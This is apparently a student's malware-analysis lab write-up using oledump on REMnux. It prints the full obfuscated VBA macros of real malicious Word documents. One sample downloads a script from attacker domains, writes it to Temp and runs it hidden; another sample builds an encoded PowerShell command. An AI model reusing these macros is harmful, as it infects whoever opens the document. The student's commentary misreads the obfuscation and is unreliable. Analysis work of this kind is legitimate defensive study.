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
Lab 05 – Malicious Documents

November 22, 2023

### **Description:**

In the first part of this lab, I downloaded the REMnux virtual machine (VM) and downloaded oledump to use for malware analysis of suspicious files. Then I extracted the suspicious files out of the password protected zip file and began conducting malware analysis tests on them. With the conducted tests I was able to retrieve all the contained information within these files right down to the string level, which allowed me to view execution commands and paths within these files. Through utilizing the automated tool hybrid-analysis, I was able to gain more knowledge about the malware samples in each of the three files.

### **Topology:**



This is an overview of the entire lab's connections including the tools and resources used.

# **Key Syntax:**

- python oledump.py -m invokes the script (help commands).
- python oledump.py -m | more pipes it through more to read all the output.
- 'file' command inspects a file.
- oledump.py: Displays the streams.
- oledump.py -s (stream number) -v (decompress VBA Macros)
- strings command inspects and displays the full text contents.
- .gz is used to compress a file.

#### **Verification:**

### **TASK ONE: Virtual Machine Setup**

```
Q = _ =
 ∄
                                                  remnux@remnux: ~/Documents/Oledump
                ux:~/Documents/Oledump$ python3 oledump.py -m
Usage: oledump.py [options] [file]
Analyze OLE files (Compound Binary Files)
Options:
   --version
                                  show program's version number and exit
  -h, --help
-m, --man
                                  show this help message and exit
  -m, --man Prin
-s SELECT, --select=SELECT
                                  Print manual
                                  select item nr for dumping (a for all)
                                  perform dump
   -x, --hexdump
-a, --asciidump
                                  perform hex dump
perform ascii dump
                                  perform ascii dump with RLE
perform strings dump
do head & tail
   -A, --asciidumprle
   -S, --strings
-T, --headtail
   -v, --vbadecompress VBA decompression
--vbadecompressskipattributes
                                  VBA decompression, skipping initial attributes
   --vbadecompresscorrupt
                                  VBA decompression, display beginning if corrupted
  -r, --raw read raw file (use with options -v or -p -t TRANSLATE, --translate=TRANSLATE
                                  string translation, like utf16 or .decode("utf8")
extract OLE embedded file
  -i, --info print extra info for selected item
-p PLUGINS, --plugins=PLUGINS
  plugins to load (separate plugins with a comma , ;
@file supported)
--pluginoptions=PLUGINOPTIONS
                                  options for the plugin
   --plugindir=PLUGINDIR
  directory for the plugin
-q, --quiet only print output from plugins
-y YARA, --yara=YARA YARA rule-file, @file, directory or #rule to check
streams (YARA search doesn't work with -s option)
   -D DECODERS, --decoders=DECODERS
                                  decoders to load (separate decoders with a comma , ;
@file supported)
   --decoderoptions=DECODEROPTIONS
                                  options for the decoder
   --decoderdir=DECODERDIR
                                  directory for the decoder
Print YARA strings
   --yarastrings
   -M, --metadata
-c, --calc
                                  Print metadata
Add extra calculated data to output, like hashes
                                  Search for compressed data in the stream and decompress it
  --decompress
  -V, --verbose vi
-C CUT, --cut=CUT ci
-E EXTRA, --extra=EXTRA
                                  verbose output with decoder errors and YARA rules
                                  cut data
  add extra info (environment variable: OLEDUMP_EXTRA)
--storages Include storages in report
-f FIND, --find=FIND Find DOCF11E0 MAGIC sequence (use l for listing,
number for selecting)
                                  produce json output
Include unused data after end of stream
The ZIP password to be used (default infected)
   -j, --jsonoutput
   -u. --unuseddata
   --password=PASSWORD
```

Kind of like a help command for Kali Linux tools, the python oledump.py -m displays command options.

```
remnux@remnux:~/Documents/Oledump$ python3 oledump.py -m | more
Usage: oledump.py [options] [file]
Analyze OLE files (Compound Binary Files)
Options:
  --version
-h, --help
-m, --man
                                    show program's version number and exit
                                    show this help message and exit
Print manual
   -s SELECT, --select=SELECT select item nr for dumping (a for all)
                                    perform dump
perform hex dump
   -x, --hexdump
   -a, --asciidump
-A, --asciidumprle
                                    perform ascii dump
perform ascii dump with RLE
   -S, --strings
-T, --headtail
                                    perform strings dump
do head & tail
   -v, --vbadecompress VBA decompression
--vbadecompressskipattributes
                                     VBA decompression, skipping initial attributes
   --vbadecompresscorrupt
                                     VBA decompression, display beginning if corrupted read raw file (use with options -v or -p
   -r, --raw read raw rice
-t TRANSLATE, --translate=TRANSLATE
                                 string translation, like utf16 or .decode("utf8")
extract OLE embedded file
print extra info for selected item
    -p PLUGINS, --plugins=PLUGINS
                                    plugins to load (separate plugins with a comma , ;
   @file supported)
--pluginoptions=PLUGINOPTIONS
                                     options for the plugin
   --plugindir=PLUGINDIR
                                     directory for the plugin
                                    only print output from plugins
YARA rule-file, @file, directory or #rule to check
streams (YARA search doesn't work with -s option)
          --auiet
       YARA, --yara=YARA
   -D DECODERS, --decoders=DECODERS


decoders to load (separate decoders with a comma , ;
                                     @file supported)
   --decoderoptions=DECODEROPTIONS
                                     options for the decoder
   --decoderdir=DECODERDIR
                                 directory for the decoder
Print YARA strings
   --varastrings
   -M, --metadata
-c, --calc
--decompress
                                    Add extra calculated data to output, like hashes
Search for compressed data in the stream and
decompress it
   -V, --verbose ve
-C CUT, --cut=CUT cu
-E EXTRA, --extra=EXTRA
                                    verbose output with decoder errors and YARA rules
                                     cut data
   add extra info (environment variable: OLEDUMP_EXTRA)
--storages Include storages in report
-f FIND, --find=FIND Find DOCF11E0 MAGIC sequence (use l for listing,
   -j, --jsonoutput produce json output
-u, --unuseddata Include unused data after end of stream
--password=PASSWORD The ZIP password to be used (default infected)
```

This command is similar to the previous one in displaying command options, but it displays more sections you can iterate through.

```
remnux@remnux:~$ sudo -i
root@remnux:/# cd /home/remnux/Downloads
root@remnux:/home/remnux/Downloads# ls -l
total 224
-rw-rw-r-- 1 remnux remnux 86466 Nov 21 19:10 lab05-maldoc-samples.gz
drwxrwxr-x 2 remnux remnux 4096 Nov 21 18:26 oledump_V0_0_75
-rw-rw-r-- 1 remnux remnux 134106 Nov 21 18:24 oledump_V0_0_75.zip
root@remnux:/home/remnux/Downloads# gunzip lab05-maldoc-samples.gz

gzip: lab05-maldoc-samples.gz: encrypted file -- use unzip
root@remnux:/home/remnux/Downloads# unzip lab05-maldoc-samples.gz
Archive: lab05-maldoc-samples.gz
[lab05-maldoc-samples.gz] lab05-samples/748ef5288c8388d43a89515ef43457a0 password:
inflating: lab05_samples/748ef5288c8388d43a89515ef43457a0
inflating: lab05_samples/7a618482be272bb1fcb4af69a3f649a3
inflating: lab05_samples/7a618482be272bb1fcb4af69a3f649a3
inflating: lab05_samples/7bb6d16c9caaf36e14638a647c67715
root@remnux:/home/remnux/Downloads#
```

In this snip I gained root admin privileges and checked out as well as unzipped the lab05-maldoc-samples folder. Notice I had to change the file type to .gz to compress the zip file. Without doing this I was unable to unzip the folder.



This shows the hardware settings where we made the network connection host only to isolate the VM from my local PC.

#### TASK TWO: Malware Analysis

#### File and Oledump.py Tests

```
remnux@remnux:~/Downloads/lab05_samples Q = _ _ _ x

remnux@remnux:~/Downloads/lab05_samples$ file 748ef5288c8388d43a89515ef43457a0

748ef5288c8388d43a89515ef43457a0: Composite Document File V2 Document, Little Endian, Os: Windows, V ersion 6.2, Code page: 1251, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Wed Aug 19 13:18:00 2015, Last Saved Time/Date: Wed Aug 19 13:39:00 2015, Number of Pages: 1, Number of Words: 3, Number of Characters: 19, Security: 0

remnux@remnux:~/Downloads/lab05_samples$
```

Here I inspected the first file for basic information such as creation date, code page, the memory storage method format (Little Endian), etc.

```
emnux@remnux:~/Downloads/lab05 samples$ oledump.py 748ef5288c8388d43a89515ef43457a0
          114 '\x01Comp0bj'
 1:
         4096 '\x05DocumentSummaryInformation'
 2:
         4096 '\x05SummaryInformation'
 3:
         8730 '1Table'
 4:
        10826 'Data'
 5:
          533 'Macros/PROJECT'
 6:
           89 'Macros/PROJECTwm'
 7:
 8: M
         2454 'Macros/VBA/Module1'
         4497 'Macros/VBA/Module2'
 9: M
10: M
         7500 'Macros/VBA/ThisDocument'
         4676 'Macros/VBA/ VBA PROJECT'
11:
          587 'Macros/VBA/dir'
12:
         4148 'WordDocument'
13:
```

Next, I used the oledump.py command to display the streams associated with the file.

```
nux:~/Downloads/lab05    samples$ oledump.py -s 8 -v 748ef5288c8388d43a89515ef43457a0
Attribute VB Name = "Module1"
Sub Hameleon()
Dim ij As Integer
Dim charCount As Integer
charCount = ActiveDocument.Characters.Count - 1
BHDW = "#"
NJHD = "qwjdqhw 12g ahsjdg gh"
JFQW = "$"
ij = 0
Do While True
    ij = ij + 1
    If (ActiveDocument.Characters(ij) = BHDW) Then
        If (ActiveDocument.Characters(ij - 1) = JFQW) Then
            ActiveDocument.Range(Start:=0, End:=ij).Delete
            ActiveDocument.Range(Start:=0, End:=charCount - ij - 1).Font.ColorIndex = wdBlack
            Exit Do
        End If
    End If
    If (ij = charCount) Then
        Exit Do
    End If
Loop
End Sub
Public Function Goabc(sps As String)
QHDHUSB = "vhvdgh gfdghqf hdw agsdfqgh"
Goabc = Environ(sps)
End Function
```

Then I used the stream number 8 and decompressed the VBA Macros and received an execution command for an active document when certain requirements are met.

```
emnux@remnux:~/Downloads/lab05_samples$ oledump.py -s 9 -v 748ef5288c8388d43a89515ef43457a0
Attribute VB Name = "Module2"
Public Function Fuflmdjoo(a As String)
Dim bydd As Variant
bydd = Shell(a, 0)
NQUHDJASD = "hdjkwq hqw dfgasjqwkdhjkqwhd gfs"
End Function
Public Function Kakarumba(n As Integer)
Dim i As Integer
For i = 1 To n Step 1
    Randomize
    Kakarumba = Kakarumba + "" + Chr(Int(121 * Rnd) + 97)
Next i
BHQWJD = ""
End Function
Public Function Klklklklklkl(nbqjbdjqw As String)
Dim dhjqwqkjww As Integer, aaqjwhdq As Integer, Mhdbqwdbnsagdwhqdghd As Object, AHUDWQI As String
Dim ashdUHhda As String, dddc As Integer, GWJUQHWDDD As String, AsaHuhqdjhasd As String, AAHQJD As S
tring, hqudhhajs As String
AsaHuhqdjhasd = nbqjbdjqw
ashdUHhda = AsaHuhqdjhasd
'sadqwwdq
dddc = 1 - (Atn(10 + 10))
HQDUQ = hhr(Val(81 + dddc))
hgudhhajs = klmn(Val(78 + dddc))
BHQDHJWQDW = "M" & "L2" & "." + "S" & "er" & "verX" & "MLH"
BYGDWHQGWHDWQ = BHQDHJWQDW + "TT" + HQDUQ
'fkqwd
GWJUQHWDDD = "E"
NNNHDQYUWG = Chr(11 * 2 * 4 + 4 * dddc)
GWJUQHWDDD = "G" + GWJUQHWDDD & NNNHDQYUWG
DWQJDIQWDKWQJDHBB = hqudhhajs + "SX" + BYGDWHQGWHDWQ
' gwnd j kgwg
Set Mhdbqwdbnsagdwhqdghd = CreateObject(DWQJDIQWDKWQJDHBB)
'qgdhjqwghqj
Mhdbqwdbnsagdwhqdghd.Open GWJUQHWDDD, ashdUHhda
Mhdbqwdbnsagdwhqdghd.Send (AHUDWQI)
AAHQJD = ThisDocument.NHdjhasbdhas(Mhdbqwdbnsagdwhqdghd)
Klklklklklkl = AAHQJD
End Function
Sub Crispy(NumOfSeconds As Long)
Dim SngSec As Long
SngSec = Timer + NumOfSeconds
Do While Timer < SngSec
DoEvents
Loop
End Sub
Public Function klmn(pag As Integer)
klmn = Chr(pag)
End Function
Public Function hhr(sps As Integer)
hhr = Chr(sps)
End Function
```

Here I used stream number 9 and decompressed the VBA Macros and received some more execution commands for when certain requirements are met within a system.

```
emnux@remnux:~/Downloads/lab05_samples$ oledump.py -s 10 -v 748ef5288c8388d43a89515ef43457a0
Attribute VB Name = "ThisDocument"
Attribute VB Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB Creatable = False
Attribute VB PredeclaredId = True
Attribute VB Exposed = True
Attribute VB TemplateDerived = True
Attribute VB Customizable = True
Sub Auto Open()
    Kalumna
End Sub
Sub Kalumna()
    QDQWASD = "leji2ejh gashjgdjas djhg "
    Somaka
End Sub
Sub AutoOpen()
    Kalumna
End Sub
Sub Somaka()
    Dim MADRID As String, MOTOROLA As String, KIPARIS As String
    Dim TSTS As String, CDDD As String, LNSS As String, STT1 As String, STT2 As String
    Dim PBIn As String, CONT As String
    Dim Ndjs As Integer
    Dim ABTH As String, BBTH As String
Dim klmn As Integer, TTKK As String
    Dim GEFORCE1 As String, GEFORCE2 As String, hdjshd As Integer
    KIPARIS = Module2.hhr(92)
    MADRID = Samsung(9842)
    MOTOROLA = "Tem" & "p"
    PH2 = Module1.Goabc(MOTOROLA) + KIPARIS
    ART = 315
    BFT = 316
    Ndjs = Sgn(Asc(Module2.Kakarumba(1)) - 342) + 103 + 2
    ATTH = Chr(Ndjs) + Chr(Ndjs + 12) + Chr(Ndjs + 12) + Chr(Ndjs + 8)
    ATTH = ATTH + "://"
    TSTS = ".txt"
    CDDD = "8179826378126.txt"
    LNSS = "rara" + TSTS
    STT1 = "bigdiscountsonline.info/css/ notes/"
    STT2 = "endlessdeals.info/css/ notes/"
    PBIn = ATTH + STT1 + CDDD
    CONT = Module2.Klklklklklkl(PBIn)
    BHJD = Right(CONT, 15)
    hdjshd = InStr(1, BHJD, "exit")
    If (hdjshd = 0) Then
    PBIn = ATTH + STT2 + CDDD
    CONT = Module2.Klklklklklkl(PBIn)
    NFBH = Module2.Klklklklklkl(ATTH + STT2 + LNSS)
    Else
```

```
Else
    NFBH = Module2.Klklklklklkl(ATTH + STT1 + LNSS)
    End If
    Module2.Crispy (1)
    CPLRP1 = "pioneer"
    CPLRP2 = "paytina"
    CPLRP3 = "cranberry"
    CONT = Replace(CONT, CPLRP1, PH2, 1)
    CONT = Replace(CONT, CPLRP2, NFBH, 1)
    CONT2 = Replace(CONT, CPLRP3, MADRID, 1)
    TTKK = "$"
    klmn = CInt(Len(CONT2))
    For i = 1 To klmn
        If (Mid(CONT2, i, 1) = TTKK) Then
            If (Mid(CONT2, i - 1, 1) = TTKK) Then
                GEFORCE1 = Mid(CONT2, 1, i - 2)
GEFORCE2 = Mid(CONT2, i + 1, klmn - i)
            End If
        End If
    Next i
    ABTH = PH2 + MADRID + ".vbs"
    BBTH = PH2 + MADRID + ".bat"
    Open ABTH For Output As #ART
    Print #ART, GEFORCE1
    Close #ART
    Module2.Crispy (1)
    Open BBTH For Output As #BFT
    Print #BFT, GEFORCE2
    Close #BFT
    Module2.Crispy (1)
    QUHDQ = Module2.Fuflmdjoo(BBTH)
    Module1.Hameleon
End Sub
Sub Workbook Open()
    NQWDKWQ = "lheui21g hj1gejh12g ekj12hejkh2 "
    Kalumna
End Sub
Public Function NHdjhasbdhas(a As Object)
NHdjhasbdhas = (a.responsetext)
End Function
Public Function Samsung(a As Integer)
Randomize
Samsung = CStr(Int((a / 2 * Rnd) + a))
End Function
Public Function Creasgwdgwjdk(a As String)
Creasqwdqwjdk = CreateObject(a)
End Function
Public Function Hhqudhqwgyuqwaaa(a As Integer)
Hhqudhqwgyuqwaaa = Sgn(a)
End Function
```

Lastly for the first file, I used stream number 10 and decompressed the VBA Macros and received some more execution commands for programs and software's within a system.

```
remnux@remnux:~/Downloads/lab05_samples$ file 7a618482be272bb1fcb4af69a3f649a3
7a618482be272bb1fcb4af69a3f649a3: Composite Document File V2 Document, Little Endian, Os: Windows, V
ersion 6.1, Code page: 1252, Title: 76744Yl81184, Subject: 8762Yl31123, Author: 34837Ydashafyt77571,
   Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Cre
ate Time/Date: Wed Jun 6 14:26:00 2018, Last Saved Time/Date: Wed Jun 6 14:26:00 2018, Number of P
ages: 1, Number of Words: 0, Number of Characters: 1, Security: 0
remnux@remnux:~/Downloads/lab05_samples$
```

Here I inspected the second file for basic information such as creation date, application created on, the memory storage method format (Little Endian), etc.

```
emnux@remnux:~/Downloads/lab05_samples$ oledump.py 7a618482be272bb1fcb4af69a3f649a3
          114 '\x01Comp0bj'
          348 '\x05DocumentSummaryInformation'
          440 '\x05SummaryInformation'
 3:
         8240 '1Table'
 4:
        22353 'Data'
 5:
6:
          450 'Macros/PROJECT'
           80 'Macros/PROJECTwm'
8: M
         3152 'Macros/VBA/IqpVaLqKjFMMSN'
         9123 'Macros/VBA/ VBA PROJECT'
9:
         1278 'Macros/VBA/ SRP 0'
10:
          106 'Macros/VBA/
                             SRP
11:
          304 Macros/VBA/__SRP_2'
145 'Macros/VBA/__SRP_3'
12:
13:
14: M
        20322 'Macros/VBA/aDGbsjNITN'
15:
          587 'Macros/VBA/dir'
16:
         4096 'WordDocument'
```

Next, I used the oledump.py command to display the streams associated with the second file.

```
emnux@remnux:~/Downloads/lab05_samples$ oledump.py -s 8 -v 7a618482be272bb1fcb4af69a3f649a3
Attribute VB Name = "IqpVaLqKjFMMSN"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB Creatable = False
Attribute VB PredeclaredId = True
Attribute VB Exposed = True
Attribute VB TemplateDerived = True
Attribute VB Customizable = True
Function wNjqSj()
On Error Resume Next
hfznm = CStr(NbbFU * Tan(PmPJqQ * Int(pzQwL * Sqr(98136) / WpAsUW + Fix(90732)) / 61786 * Round(43420
Log(29548 - aJfPo) + 28726 - Vbmvc)) / 42241 + CByte(60629))
SwRQjn = CStr(nzYbik * Tan(zjPAmP * Int(jaJCm * Sqr(80914) / NaMiN + Fix(40857)) / 8685 * Round(97368
Log(27243 - ijmWh) + 82793 - jbXdC)) / 61743 + CByte(54421))
wNjqSj = BbnsFEcSomT + Shell(USjCkRYTs + Chr(HqqYZ + vbKeyC + HjdBCYIWPS) + OnfdCiTubwo + mkfNGSDM + Mc
LXiicT0j + dPvMipisC + EJpvRMdvF, 74023 - 74023)
PtlWIO = CStr(zQaXLz * Tan(PtzVK * Int(Cdjwj * Sqr(93325) / LTuKu + Fix(70243)) / 89733 * Round(95662 ,
Log(53620 - cFqpm) + 41052 - KfPKMd)) / 58416 + CByte(62794))
End Function
Sub Autoopen()
On Error Resume Next
.
LhlJn = CStr(MsiiWP * Tan(bCXnbW * Int(TcQIo * Sqr(76590) / hLwpP + Fix(58258)) / 47747 * Round(48796
 Log(25364 - Sfpsz) + 12264 - wjiEN)) / 74315 + CByte(47944))
HQCjR = CStr(Vzifhj * Tan(GlDBpL * Int(vjXVV * Sqr(17252) / HFzTY + Fix(49673)) / 75946 * Round(15489
Log(26941 - qwizf) + 13914 - QWSrv)) / 59270 + CByte(5210))
End Sub
```

Then I used the stream number 8 and decompressed the VBA Macros and received an execution command that calculates mathematical equations like Tan and Log when conditions are met.

```
emnux@remnux:~/Downloads/lab05 samples$ oledump.py -s 14 -v 7a618482be272bb1fcb4af69a3f649a3
Attribute VB Name = "aDGbsiNITN"
Function OnfdCiTubwo()
On Error Resume Next
wchazb = CStr(bGWGrh * Tan(sCPiZ * Int(mIrut * Sqr(14168) / TwLMzz + Fix(52758)) / 50538 * Round(79724
/ Log(20714 - vAspb) + 95468 - TuPpTr)) / 44648 + CByte(80913))
Ttfng = "md" + " TACAiZWidzJ Ql" + "ELiFOErRhvNKi" + "aJ" + "WsYwW wlJfoglY" + "PlH" + "p "
Goknh = CStr(wHduJG * Tan(FwDrrm * Int(TwjuB * Sqr(50615) / PiiUp + Fix(18938)) / 89162 * Round(39800
QlJHql = CStr(jjcwa * Tan(wwkLw * Int(BjVhk * Sqr(1650) / PzXzr + Fix(5971)) / 39430 * Round(8903 / Log
(86413 - KdNlj) + 44469 - INFTp)) / 55174 + CByte(8332))
pAzjRitjFd = "^E^c" + "^% " + " /V " + " /c "
                                                                          set %" + "AwpZiQ" + "oBRUEQPsH%" +
 "=cRwTOVNzvj&" + "&set %"
oHwBv = CStr(ZHkWH * Tan(jlvGP * Int(pahki * Sqr(33509) / zZXvm + Fix(48572)) / 44021 * Round(36237 / L
og(81252 - vVDzE) + 71695 - d0c0o)) / 44516 + CByte(34241))
vJLUt = "YrMvOF" + "QhX%=p&" + "&set %" + "CTWbrSlIw" + "sfzwt%=o^" + "w&" + "&se" + "t %pAjKSKGUdiTz"
DmniZD = CStr(hpwiC * Tan(wzkpt * Int(AkMGko * Sqr(21975) / UpzJB + Fix(10278)) / 92499 * Round(66207 /
Log(74804 - oRAWoO) + 97331 - jKiRr)) / 46738 + CByte(90703))
wYpCOsEwo = "Rdj" + "tQWiQvz" + "&&set %bCb" + "azDZpqJqEP" + "%=!%YrMv" + "OFQhX"
ROrfCp = CStr(vFsrp * Tan(wPPKBB * Int(hivwHK * Sqr(11468) / cCzZO + Fix(24252)) / 76671 * Round(63719
/ Log(82465 - jzDER) + 93349 - JwmvP)) / 12978 + CByte(82094))
cDinJ = "%!&&set %nob" + "ijsdvao" + "VGBuK" + "%=OdAfEqL" + "tEj" + "RCTT" + "&&set %wau"
THnTt = CStr(sjNTC * Tan(RbQJiY * Int(UBYdN * Sqr(98376) / wNTFNv + Fix(12917)) / 4921 * Round(90044 /
Log(9309 - NzjoQ) + 81469 - OBFijd)) / 24741 + CByte(81236))
RbÁBn = "WYPWLOZP%=e^" + "r&&set %rbXUXQ" + "CsTtÝ" + "NK%=!%CTWbrSlIw" + "sf" + "zwt%!&&se" + "t %i" +
 "TXpEXwqE" + "Hkkj%=s&&s"
OnfdCiTubwo = Ttfnq + AjisQjiuqiz + pAzjRitjFd + vJLUt + wYpCOsEwo + cDinJ + RbABn
End Function
Function mkfNGSDM()
On Error Resume Next
/ WVuia = CStr(RZiPH * Tan(GnPjL * Int(UbUjl * Sqr(65625) / wzWQhq + Fix(85506)) / 44352 * Round(85963
Log(70109 - AaatjJ) + 19169 - iiINq)) / 3647 + CByte(40515))
ClolQzMYc = "et %R" + "PPUXRswv" + "bTRhTz" + "%=bmiVHFP" + "Q&&set %zjU" + "navSRR%=he&" + "&set %"
sPjqk = CStr(mcWvJ * Tan(YPjNDi * Int(liauKW * Sqr(68960) / Npjj0M + Fix(43074)) / 295 * Round(15405 /
Log(18636 - wnnwWl) + 1372 - cTvuK)) / 15595 + CByte(41606))
LEHTMUXn = "VKzjjIHd" + "bbc%=ll&&!%bC" + "bazDZpqJqEP%!!%" + "rb" + "XUXQCsTtYNK%!!%" + "wauWYPWLOzP%!
 + "!%iTXpEXwqÉHkk" + "j%!!%" + "zjUnavSRR%"
mRUYUA = CStr(ZmnOu * Tan(CPbDJl * Int(zkDJJJ * Sqr(13526) / RvZYsc + Fix(69758)) / 66614 * Round(76781
/ Log(71466 - wa0LjW) + 11589 - aEUqBW)) / 55458 + CByte(73990))
TSaXM = "!!%VKzjjIHdb" + "bC%! -e JgAgAC" + "gAIAAkAHAAcwBoA" + "G8<u>AbQBFAF" + "sA" + "NA"</u>
NKOKt = CStr(HrÓqBI * Tan(jnSjp * Int(İYUnD * Sqr(65003) / cwEXBP + Fix(80424)) / 66153 * Round(40380 ,
Log(57080 - PCtHU) + 40643 - ESJXhX)) / 34229 + CByte(64465))
BcflbL = "BdACsAJABQA" + "FMA" + "aABvAE0AZQB" + "bADMAMABdA"
DdtWK = CStr(NELmqp * Tan(TjLJwU * Int(YbDzHz * Sqr(29053) / E0jGT + Fix(10626)) / 72859 * Round(9479
Log(53278 - Lmpov) + 64902 - qSzZMY)) / 53078 + CByte(95553))
pPzuF = "CsAJwB4A" + "CcAKQA" + "gACgAIABu" + "AG" + "UAVwAtAE8A" + "YgBKAGUAYwB0A" + "CAAIABTAHkAUw"
 "BUAEUATO"
lcZuPL = CStr(qAwGk * Tan(jhijC * Int(hzkfVU * Sqr(32313) / PzsqEI + Fix(48226)) / 38594 * Round(18019
/ Log(59995 - rAYzoz) + 52155 - VlSvcV)) / 81958 + CByte(30215))
KKAYF = "AuAE" + "kAT" + "wAuAG" + "MAbwBNAFAAcgBlA"
BzDZwd = CStr(sIGBbw * Tan(XzCKk * Int(wwfua * Sqr(90613) / wBPU0s + Fix(53048)) / 36368 * Round(23682
 / Log(52814 - tWZGj) + 87190 - SZZuw)) / 50291 + CByte(21278))
fUSpczX = "FMAUwBJAE8" + "ATg" + "AuA" + "EQAZQBGAEWAQQ" + "BUAGUAcwBUA" + "HIA" + "ZQB"
FzFRI = CStr(DhBqsl * Tan(jUtLXu * Int(OksQm * Sqr(41738) / VWCFp + Fix(18031)) / 16093 * Round(74670 /
Log(54612 - vSIqo) + 46419 - nHljF)) / 61037 + CByte(67813))
vfTfhjJV = "BAEOAKAAgAF" + "sASQBPAC4AbQBlA" + "GOATWBSAFKAUWBO" + "AFIARQBhAGOAXQB" + "bAEMATW"
jtrVH = CStr(inrhLz * Tan(Ccfwsf * Int(FlbaL * Sqr(55318) / fkYQqS + Fix(64270)) / 18721 * Round(30435
/ Log(33316 - VYQfQ) + 15840 - YilfFn)) / 25251 + CByte(148))
LOMYWCqPmw = "BOAFY" + "AZQByAFQAX" + "QA6A" + "DoARgBSAE8ATQBC" + "AGEAcwBlAD" + "YANA" + "BZAFQAcgBJA
G" + "4AZw" + "AoACAAJwBWAFU" + "AO"
```

```
TuSQJ = CStr(MzCTRU * Tan(DsMOfW * Int(zZUTz * Sqr(75340) / qzikDq + Fix(99829)) / 27224 * Round(29097
 / Log(95686 - HqLRc) + 94192 - IsasSr)) / 15359 + CByte(81488))
vrOWZqs = "QBkA" + "FMAOABNAHcARqBQ" + "ADAAcqBlAFEAaQ" + "BrAHqAVABWAGw"
mkfNGSDM = ClolQzMYc + LEHtMUXn + TSaXM + BcflbL + pPzuF + KKAYF + fUSpczX + vfTfhjJV + LOMYWCqPmw + vr
0WZqs
End Function
Function McLXiicT0j()
On Error Resume Next
TtZwTW = CStr(VzYiOd * Tan(pdONYf * Int(iwXcou * Sqr(45854) / jncMzj + Fix(39591)) / 79194 * Round(9795
6 / Log(63419 - LpRENc) + 60440 - lPEdj)) / 20381 + CByte(96616))
GGRGzjz = "AaQBpAG" + "cATA" + "BnAG" + "wAZwBu" + "AGUAMQBBAFoA"
wCWfbH = CStr(SlGBf * Tan(UoPjn * Int(EQsJA * Sqr(17071) / mjcJtC + Fix(98913)) / 89985 * Round(46187
Log(74827 - BIDSwT) + 15069 - zLQaoz)) / 92427 + CByte(80679))
OwjqRnwIHB = "VgBp" + "AGcARA" + "BRAGQATAAWAGI" + "AbwAyA" + "DIAUwBVAG0AdgB" + "hADcAZg" + "BTAC8" +
"AMQA1A" + "DAAOQBjAE" + "cA"
VEsWWs = CStr(opcNz * Tan(FwBnif * Int(mRYBZ * Sqr(17689) / WIoLw + Fix(23543)) / 11893 * Round(49331
Log(38213 - GfPhdJ) + 83605 - bTGTZB)) / 35332 + CByte(32318))
BNXOv = "WA" + "BlADcAbgBuA" + "GcAMwBNA" + "HUAWAB" + "UAG" + "YAeQArAEUASg" + "B1AGkASQBFAHUAC" + "wB
2AGSASAB" + "LAEMAUgBPAG0Ac" + "wBMAFcAZwByAG8"
GDfqw = CStr(VwfBQ * Tan(nafdH * Int(zPjJIh * Sqr(13796) / pRDjnt + Fix(61813)) / 76527 * Round(99439
Log(42229 - DJSuiz) + 15592 - iotaqR)) / 39066 + CByte(35917))

DubkIFTtM = "ANgBrAFgAWAAyAG" + "4AMABzA" + "FAA" + "TAB" + "VAEwATgBuA" + "HcARgA1AEIAbgB" + "sAF"

ozvzj = CStr(XEvwNW * Tan(zaJoDX * Int(VALAGc * Sqr(18364) / qMRTai + Fix(98150)) / 4554 * Round(51098
/ Log(82488 - KupnB) + 90024 - uoSQC)) / 27577 + CByte(94752))
WJlumBbmPGa = "MAYQBUAEEAbwBx" + "AE0AcgB1AE4AcQ" + "BVAFgAcwBoAE" + "sAeABXAGMAVAB4" + "AFYAaAB0" + "/
HAARgBFAF" + "MAeQA" + "yAE8AdgBXAHUA" + "agB"
fnlvrG = CStr(aNjitw * Tan(AYjzj * Int(njNKF * Sqr(3807) / UdZKDW + Fix(80144)) / 98940 * Round(21297
Log(31692 - zNVTbD) + 42706 - Ípouh)) / 8779 + CByte(59204))
PSZSB = "aAFMAaw" + "B1AGUA" + "NgBpAE" + "SAdgBDACs" + "AVwAwAF" + "kAVAA1AHQASwBZ"
wzabpp = CStr(UwnYb * Tan(GFpHD * Int(WrTEKo * Sqr(8535) / sfjsGY + Fix(71613)) / 83973 * Round(99889
Log(70942 - pJoAWn) + 59772 - dBjznd)) / 12492 + CByte(16163))
LCIFJ = "ADgA" + "QgB1" + "AFcAUwBqAG8Ab" + "wB6AG8" + "AdQBWADkAcQA" + "3ADYAVwA4A" + "FgAYgBxAEQAS"
McLXiicTOj = GGRGzjz + OwjqRnwIHB + BnXOv + DubkIFTtM + WJlumBbmPGa + PSZSB + LCIFJ
End Function
Function dPvMipisC()
On Error Resume Next
ivQnlv = CStr(oNvSDm * Tan(FESOo * Int(qwQitb * Sqr(85362) / jv0zQ + Fix(83416)) / 24645 * Round(9202
Log(39910 - EOILI) + 84795 - rqmiv)) / 39353 + CByte(29589))
ZSWUGPCpBTu = "ABZ" + "AEOANAB" + "GADUANOBMA" + "HOACOA" + "FAHMATAB" + "MADYAaOAFADk" + "ACGBGADUANAB
aDiil = CStr(KDWISj * Tan(nvCAj * Int(KZYfn * Sqr(47234) / CkFfl + Fix(52741)) / 98791 * Round(63953 /
Log(79653 - iajHuL) + 74040 - qLtDv)) / 70346 + CByte(56038))
QziljstJ = "jAEgA" + "cwBGAHoANgA5" + "AEkAVwBlAEU" + "AdgBUAEUALwAvAD" + "cAegAr" + "ADUAdA" + "BBAEQA
RQ" + "AxAHYAcgBRAEs" + "Abw"
DFsBY = CStr(FŚrZzr * Tan(qhlzG * Int(aAJQO * Sqr(73787) / wNZwoV + Fix(3933)) / 49421 * Round(46724 /
Log(88521 - nQjUQQ) + 38896 - vfAdH)) / 11393 + CByte(78434))
mfbXPw = "B5AG8ASwB" + "0AE" + "UAbAA" + "0AHAAbwBR"
CLtpd = CStr(vwsts * Tan(cpzSnw * Int(qoGjt * Sqr(91901) / rwwjR + Fix(86110)) / 99767 * Round(16148 /
Log(99094 - fELYU) + 70119 - XXjlGh)) / 65126 + CByte(81413))
tnOiCqGs = "AD" + "AANwBk" + "AHcAZwBIAGQ" + "AWQBaA" + "GcAKwA" + "0AHYAZQA" + "yAE" + "0ANQ" + "BXAFY
AeABZAE8A"
vzYwc = CStr(tcYwCJ * Tan(zlTpjn * Int(llWEiL * Sqr(42831) / QlPOt + Fix(13131)) / 94347 * Round(3634
